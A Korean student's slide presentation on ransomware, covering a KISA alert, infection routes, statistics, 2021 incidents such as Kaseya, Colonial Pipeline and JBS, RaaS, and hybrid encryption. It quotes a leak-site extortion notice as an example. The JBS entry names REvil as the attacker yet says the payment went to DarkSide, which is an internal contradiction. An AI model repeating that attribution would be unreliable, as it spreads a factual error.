

랜섬웨어(Ransomware)

201819170 우자영

랜섬웨어 공격 증가에 따른 '관심' 경보 발령

KISA - 2021.08.04 사이버위기 경보 '관심' 으로 상향

보안공지

국내 기업 대상 랜섬웨어 공격 증가 등에 따른 사전대비 차원의 '관심' 경보 발령

2021.08.04

□ 개요

- 최근 국내 기업 대상 랜섬웨어 공격 등 침해사고 발생 위험이 증가함에 따라 8.4(수) 11:30부로 사이버위기 경보를 '관심'으로 상향
※ 사이버위기 경보 단계는 '정상→관심→주의→경계→심각'으로 구분

□ 대응

- 악성코드 감염으로 인한 피해를 입지 않도록 OS, 백신프로그램 등의 최신 보안업데이트 적용 유지
- 출처가 불분명한 이메일 및 불건전 홈페이지를 통한 감염 피해를 입지 않도록 주의

□ 문의

- 전화 : 국번없이 118

□ 작성 : 침해대응단 종합상황실

KISA 인터넷침해대응센터

- 비상근무체계 돌입
- 사이버 위협 모니터링 확대
- 유관기관 공조 강화

사이버위기 경보 단계

정상 -> 관심 -> 주의 -> 경계 -> 심각

랜섬웨어란?

랜섬웨어(Ransomware) 정의

- 몸값 (Ransom) + 소프트웨어 (Software)
- 시스템을 암호화하여 이를 인질로 비트코인과 같은 금전을 요구하는 악성 프로그램



랜섬웨어란?

랜섬웨어(Ransomware) 감염경로

- 신뢰할 수 없는 사이트
 - 드라이브 바이 다운로드 (DBD) 기법 → 방문만으로 감염
- 스팸메일 및 스피어 피싱
 - 출처 불분명 이메일 첨부파일 또는 URL 링크
- 파일공유 사이트
- 사회관계망서비스 SNS
- 네트워크 망



랜섬웨어 팬데믹

랜섬웨어 국내외 피해 급증


전 세계 랜섬웨어

- 2019년 (1억8790만건)
- 2020년 (3억463만건)

62% 증가

최근 3년 간 과기정통부에 접수된 랜섬웨어 사고 신고 현황

*전체사고 80% 이상이 중소기업에서 발생



*자료: 과학기술정보통신부
그래픽: 이승현 디자인기자

+ 2021년 7월까지
피해신고 97건

랜섬웨어 팬데믹

랜섬웨어 국내외 피해 사례




2021년 02월

기아자동차 미국판매법인(KMA) – 도플페이머

– 기아자동차 소유자 및 판매자 포털, 모바일 앱 마비

게스(Guess) – 다크사이드

– 사업 일부 중단, 1304명 고객 피해



2021년 03월


마이크로소프트 익스체인지 서버 취약점 – 디어크라이(DearCry)

– 프록시로그온(ProxyLogon) 취약점 이용

– 취약점 패치 배포 완료

랜섬웨어 팬데믹


랜섬웨어 국내외 피해 사례



2021년 04월

입사지원서 이메일 위장 – 마콥(Makop)

- 상반기 채용 담당자 타깃 입사지원서로 위장하여 랜섬웨어 유포
- 비너스락커 조직의 RaaS 형태의 마콥 랜섬웨어



2021년 05월


미국 콜로니얼 파이프라인 – 다크사이드 조직

- 공급 부족 우려에 휘발유 가격 상승, 휘발유 사재기 발생
- 약 56억5천만원을 다크사이드에 지불
- 서비스형 랜섬웨어(RaaS)



랜섬웨어 팬데믹

랜섬웨어 국내외 피해 사례

 Main Full dump Contact Us		
New companies	ACER FINANCE	Full dumps
AXA Group Next update: 8 Days 12 : 05 : 16 DDOS	Company: ACER FINANCE Address: 8, rue Danielle Casanova - 75002 PARIS Website: www.acerfinance.com/ Email: acerfinance@acerfinance.com Phone: (+33) 1 44 55 02 10 Next update: 5 Days 8 : 13 : 40	CNE Published data: 72.51 GiB
EVGA Next update: 8 Days 11 : 55 : 32 DDOS	ACER FINANCE, the company does not want to cooperate with us, so we give them 240 hours to communicate and cooperate with us. If this does not happen before the time counter expires, we will leak valuable company documents.	COMUNE DI VILLAFRANCA D'ASTI Published data: 136.4 MiB
Vistex Next update: 8 Days 11 : 00 : 11 DDOS		Newcomb Secondary College Published data: 1.54 GiB
Letton Percival Next update: 7 Days 3 : 21 : 01 DDOS		MUNICIPIO DE QUATRO BARRAS Published data: 12.28 GiB
SL Corporation Next update: 6 Days 16 : 40 : 07		



2021년 05월

프랑스 대형 보험사 악사(AXA) 아시아 지부 – 아바돈(Avaddon)

- 태국, 말레이시아, 홍콩, 필리핀 지역 일부 사업 운영에 지장
- 시스템 마비
- 삼중 협박

2021년 06월

브라질의 미국 자회사 JBS USA – 레빌(REvil)

- 세계 최대 육가공 업체
- 공장 대부분이 마비
- 약 122억8천만원을 다크사이드에 지불

랜섬웨어 팬데믹

랜섬웨어 국내외 피해 사례

“랜섬웨어 공격으로 고객 여러분께 심려를 끼쳐 드려 대단히 죄송합니다.”

저희 병원을 아껴주신 고객님께 감사드리며, 최근 본원과 관련하여 행해진 랜섬웨어 공격 및 개인정보 유출 사건에 대해 말씀 드립니다.

지난 2021년 5월 22일에 본원의 서버에서 전문해커에 의한 랜섬웨어 감염 상황이 발생하였으나 개인정보 유출 여부는 불분명한 상황이었습니다. 이에 본원은 고객 보호를 최우선으로 하여 비정상적 접근이 확인된 이후 즉시 외부 네트워크로의 접속을 차단하는 등 보호조치를 취하면서, 경찰에 이러한 사실을 알리며 수사를 의뢰하는 등 관련 법 절차에 따라 대응하여 왔습니다. 그런데, 수사가 진행 중인 상황에서 전문해커가 2021년 6월 2일 이른 오전 문자와 메일 등을 통하여 본원의 일부 고객분들의 연락처를 이용하여 고객분들에게 직접 연락을 취하고 있는 경향이 파악되었습니다.

현재 본원의 서버가 랜섬웨어에 감염되어 가동할 수 없는 제하전 상황이기 때문에 유출


2021년 06월

강남 유명 성형외과

- 개인정보 유출
- 공격자가 고객에게 문자, 이메일 발송
- 신고 및 감염사실 공개가 매우 이례적

랜섬웨어 유포 수리 기사

- 고객 몰래 백도어 설치
- 랜섬웨어 공격, 암호화 후 복구비 및 협상비 요구
- 피해 업체 4곳, 3천200여만원



랜섬웨어 팬데믹

랜섬웨어 국내외 피해 사례

Date	Target	Cost	State
2019.08	Local Administrations In Texas	250만 달러	데이터 암호화
2019.12	Travellex	300만 달러	데이터 암호화
2020.05	Grubman Shire Meiselas & Sacks	4,200만 달러	데이터 암호화
2021.03	Harris Federation	5,000만 달러	데이터 암호화 및 유출
2021.04	Quanta Computer	5,000만 달러	데이터 암호화 및 유출
2021.05	JBS SA	1,100만 달러	데이터 암호화 및 유출
2021.06	Sol Oriens	미상	데이터 암호화 및 유출
2021.06	Invenenergy	미상	데이터 암호화 및 유출
2021.07	Kaseya	7,000만 달러	데이터 암호화 및 유출

[표 1] REvil 랜섬웨어 공격과 피해

2021년 07월

Kaseya VSA – REvil 랜섬웨어


- 기업들을 고객으로 둔 네트워크 관리 소프트웨어 개발사
- 전 세계 1000개 이상의 기업에서 100만개 이상 시스템 감염
- 중앙 배포 시스템 해킹하여 랜섬웨어 배포 및 실행
- 공급망 공격의 일종
- 스웨덴 유통기업 : 800개 매장 문 닫음
- 스웨덴 철도, 약국 등 서비스 일부 중단

서울대병원

- 개인정보 유출
- 국내 병원, 약국 등 의학 분야 공격 증가 (독일 뒤셀도르프)

랜섬웨어 팬데믹


팬데믹 급증




- 디지털 전환
- 재택근무
- 비트코인의 성장
- 표적형 랜섬웨어
- 빅 게임 헌팅
- 다중 강탈
- 서비스형(RaaS) 랜섬웨어

랜섬웨어 팬데믹

서비스형(RaaS) 랜섬웨어



파이어아이 – 다크사이드 RaaS 보고서




소만사 – Kaseya VSA 공급망을 통한 REvil 랜섬웨어 보고서

랜섬웨어 팬데믹

서비스형(RaaS) 랜섬웨어

RaaS 제공자(Developer)와 랜섬웨어 기술을 모르는 이용자(제휴사 Affiliate)사이에 제휴 관계를 맺고 공격으로 받은 이익을 배분

- 사이버 범죄 문턱 낮아짐
- 생산 운반 유통 체계화




랜섬웨어 암호화

금융보안원 – 랜섬웨어가 사용하는 주요 암호화 알고리즘 분석

랜섬웨어 암호화 : 하이브리드 암호 시스템 (대칭키 + 공개키)

- 대칭키 : 한가지 키로 암호화 및 복호화, 연산 알고리즘 단순, 암호화 속도 빠름 (각 파일별)
- 공개키(암호화키), 개인키(복호화키) : 다수 PC 감염에 키 관리 용이, 암호화 속도 느림



